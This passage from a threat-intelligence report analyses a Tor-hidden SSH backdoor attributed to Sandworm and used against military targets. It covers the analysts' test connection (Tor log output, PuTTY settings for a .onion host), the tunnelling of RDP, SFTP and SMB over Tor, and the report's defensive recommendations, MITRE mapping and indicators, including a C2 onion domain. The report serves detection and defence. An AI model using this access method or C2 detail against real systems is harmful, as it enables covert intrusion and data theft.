
PuTTY was configured with the localhost SOCKS5 proxy settings, and the extracted RSA private key was converted to PPK format using PuTTYgen for authentication. (see Figure 10)



```
C:\Tor\tor>tor.exe -f torrc
Oct 28 01:17:40.261 [notice] Tor 0.4.8.19 (git-ffe63d09dc162ca1) running on Windows 8 [or later] with Libevent 2.1.12-st
able, OpenSSL 3.5.4, Zlib 1.3.1, Liblzma N/A, Libzstd N/A and Unknown N/A as libc.
Oct 28 01:17:40.261 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://support.torproject.
org/faq/staying-anonymous/
Oct 28 01:17:40.314 [notice] Read configuration file "C:\Tor\tor\torrc".
Oct 28 01:17:40.314 [warn] Path for GeoIPFile (<default>) is relative and will resolve to C:\Tor\tor\<default>. Is this
what you wanted?
Oct 28 01:17:40.314 [warn] Path for GeoIPv6File (<default>) is relative and will resolve to C:\Tor\tor\<default>. Is thi
s what you wanted?
Oct 28 01:17:40.314 [warn] ControlPort is open, but no authentication method has been configured.  This means that any p
rogram on your computer can reconfigure your Tor.  That's bad!  You should upgrade your Tor controller as soon as possib
le.
Oct 28 01:17:40.314 [notice] Opening Socks listener on 127.0.0.1:9050
Oct 28 01:17:40.314 [notice] Opened Socks listener connection (ready) on 127.0.0.1:9050
Oct 28 01:17:40.314 [notice] Opening Control listener on 127.0.0.1:9051
Oct 28 01:17:40.314 [notice] Opened Control listener connection (ready) on 127.0.0.1:9051
```

Figure 11 – Putty connection

In our simulation, SSH connectivity was successfully established to the test system after completing the proxy and authentication setup. The connection provided full command-line access through the Tor-anonymized channel, confirming the backdoor's operational functionality. Figure 11 shows the active SSH session, demonstrating how threat actors achieve remote access to compromised systems.



Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): [redacted].onion

Port: 20322

Connection type: ● SSH ○ Serial ○ Other: Telnet

Load, save or delete a stored session

Saved Sessions: Default Settings

Close window on exit: ○ Always ○ Never ● Only on clean exit

Figure 12 – SSH connection to the victim host

Remote Desktop Protocol (RDP): The threat actor can establish graphical remote desktop sessions by connecting to port 13893 on the victim's .onion address, which forwards to the local RDP service on port 3389. This provides full interactive desktop access for manual operations.

Secure File Transfer Protocol (SFTP): The exposed SFTP subsystem enables bidirectional file transfer capabilities, allowing the threat actor to exfiltrate sensitive documents, deploy additional malware payloads, or modify system configurations without detection.

Server Message Block (SMB) File Sharing: Access to port 11435 (forwarding to local SMB port 445) enables network file share enumeration and access, facilitating lateral movement within networked environments and large-scale data exfiltration operations.

This multi-protocol access framework provides the threat actor with flexible operational capabilities tailored to specific mission objectives, whether conducting intelligence collection, establishing persistence for long-term access, or preparing for destructive operations.

The backdoor was tested by establishing a controlled SSH connection using the extracted RSA keys and setting up a Tor SOCKS5 proxy. During monitoring, no secondary payloads, post-exploitation commands, or lateral movement were detected, indicating the operation is likely still in reconnaissance or surveillance before active exploitation.

Conclusion

This October 2025 attack showcases the ongoing evolution of state-sponsored cyber espionage targeting military personnel in Eastern Europe. The sophisticated, multi-step infection process combines social engineering with technical countermeasures and relies on an anonymous command-and-control infrastructure. This demonstrates Sandworm's ongoing enhancements and commitment to maintaining covert access within military networks.

Implementing obfs4-obfuscated Tor communications makes network detection significantly more challenging, so defense teams should focus on analyzing endpoint behavior, monitoring process execution, and auditing scheduled tasks.

Military units and Defense sector organizations are vulnerable to social engineering attacks that utilize realistic-looking military documents.

While the TTPs align with known campaigns and threat actors, we are continuing to collect additional intelligence and evidence to accurately attribute this activity to the associated threat actor.

Recommendations

- **Strengthen Email Filtering and User Training**: Implement sophisticated email security measures to identify nested archives and files with double extensions. Train personnel to verify document authenticity through secondary channels before opening attachments with military themes. Establish clear protocols for handling unexpected official documents received via unofficial channels.
- **Deploy Behavioral Endpoint Detection:** Implement EDR solutions with behavioral analytics to detect suspicious PowerShell execution, unauthorized scheduled tasks, and processes listening on non-standard ports. Configure alerts for binaries executing from AppData directories and applications making localhost SOCKS proxy connections.
- **Block Tor Network Communications:** Implement network controls to detect and block Tor traffic, including obfs4 obfuscated connections. Maintain updated threat intelligence feeds with Tor relay IP addresses and deploy deep packet inspection to identify anonymization protocols. Apply egress filtering to prevent unauthorized use of anonymization networks.
- **Monitor Scheduled Task Creation:** Restrict scheduled task privileges to administrators and monitor all new task creations. Enable Windows Event Log alerting for scheduled tasks executing scripts or binaries from user directories. Conduct regular audits of existing tasks and implement application control policies to restrict unauthorized executables.
- **Implement SSH Key Management Controls:** Deploy centralized SSH key management and monitor for unauthorized OpenSSH installations on Windows endpoints. Audit authorized_keys files regularly and alert on SSH services listening on non-standard ports. Monitor for unusual, localhost-originated RDP, SMB, and SFTP connections that indicate tunneled command-and-control activity.

MITRE TTPs

Tactic Name (Tactic ID)	Technique Name (Technique ID)	Simplified Procedure
Initial Access (TA0001)	Phishing (T1566)	Malicious ZIP archive disguised as a PDF military document
Execution (TA0002)	User Execution: Malicious File (T1204.002)	The victim opens the LNK file, believing it to be a legitimate PDF document.
Execution (TA0002)	Command and Scripting Interpreter: PowerShell (T1059.001)	LNK file executes embedded PowerShell commands to extract and execute a malicious payload
Persistence (TA0003)	Scheduled Task/Job: Scheduled Task (T1053.005)	Creates scheduled tasks triggering on logon and daily at 10:21 AM UTC to maintain persistence
Defense Evasion (TA0005)	Masquerading: Match Legitimate Name or Location (T1036.005)	Uses legitimate software names (githubdesktop.exe, pinterest.exe) to disguise malicious binaries
Defense Evasion (TA0005)	Virtualization/Sandbox Evasion (T1497)	Checks for a minimum of 10 LNK files and 50 processes to detect sandbox environments
Defense Evasion (TA0005)	Obfuscated Files or Information (T1027)	Uses nested archives, randomized filenames, and obfuscated PowerShell to evade detection
Defense Evasion (TA0005)	Indicator Removal: File Deletion (T1070.004)	Executes from %AppData% with hidden folders to minimize forensic footprint
Credential Access (TA0006)	Unsecured Credentials: Private Keys (T1552.004)	Deploys pre-generated RSA private keys for SSH authentication embedded in malware archive
Command and Control (TA0011)	Application Layer Protocol: Web Protocols (T1071.001)	Uses HTTPS via curl to register the victim with the attacker’s C2 infrastructure
Command and Control (TA0011)	Encrypted Channel: Asymmetric Cryptography (T1573.002)	Establishes SSH connections using RSA key-based authentication for secure C2
Command and Control (TA0011)	Proxy: Multi-hop Proxy (T1090.003)	Routes all C2 traffic through the Tor network using a SOCKS5 proxy for anonymization
Command and Control (TA0011)	Protocol Tunneling (T1572)	Tunnels SSH, RDP, SMB, and SFTP through Tor hidden service .onion addresses

Command and Control (TA0011)	Non-Application Layer Protocol (T1095)	Uses obfs4 pluggable transport to disguise Tor traffic as benign communications
Exfiltration (TA0010)	Exfiltration Over C2 Channel (T1041)	Exfiltrates data via SFTP subsystem routed through Tor hidden service
Exfiltration (TA0010)	Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol (T1048.002)	Uses SSH/SFTP for encrypted data exfiltration, separate from the primary C2 channel
Lateral Movement (TA0008)	Remote Services: SMB/Windows Admin Shares (T1021.002)	Exposes SMB port 445 through Tor for network share access and lateral movement
Lateral Movement (TA0008)	Remote Services: Remote Desktop Protocol (T1021.001)	Provides RDP access on port 3389 through Tor for interactive system control

Indicators of Compromise

Indicators	Indicator Type	Description
30a5df544f4a838f9c7ce34377ed2668e0ba22cc39d1e26b303781153808a2c4	SHA-256	Zip archive
99ec6437f74eec19e33c1a0b4ac8826bcc44848f87cd1a1c2b379fae9df62de9	SHA-256	LNK file
7269b4bc6b3036e5a2f8c2a7908a439202cee9c8b9e50b67c786c39f2500df8f	SHA-256	Powershell script
5d3a6340691840d1a87bfab543faec77b4a9d457991dd938834de820a99685f7	SHA-256	ТЛГ на убытие на переподготовку.pdf– Decoy
08db5bb9812f49f9394fd724b9196c7dc2f61b5ba1644da65db95ab6e430c92b	SHA-256	obfs4proxy.exe (confluence.exe) – Not malware
a0eed0e1ef8fc4129f630e6f68c29c357c717df0fe352961e92e7f8c93e5371b	SHA-256	SFTP (ebay.exe) – Not malware
710e8c96875d6a3c1b4f08f4b2094c800658551065b20ef3fd450b210dcc7b9a	SHA-256	OpenSSH for Windows sshd.exe (githubdesktop.exe) – Not malware
7946a2275c1c232eebed6ead95ea4723285950175586db1f95354b910b0a3cce	SHA-256	pinterest.exe – Not malware
yuknkap4im65njr3tlprnpqwj4h7aal4hrn2tdieg75rpp6fx25hqbyd.onion	Domain	Domain

References

https://cert.gov.ua/article/6281701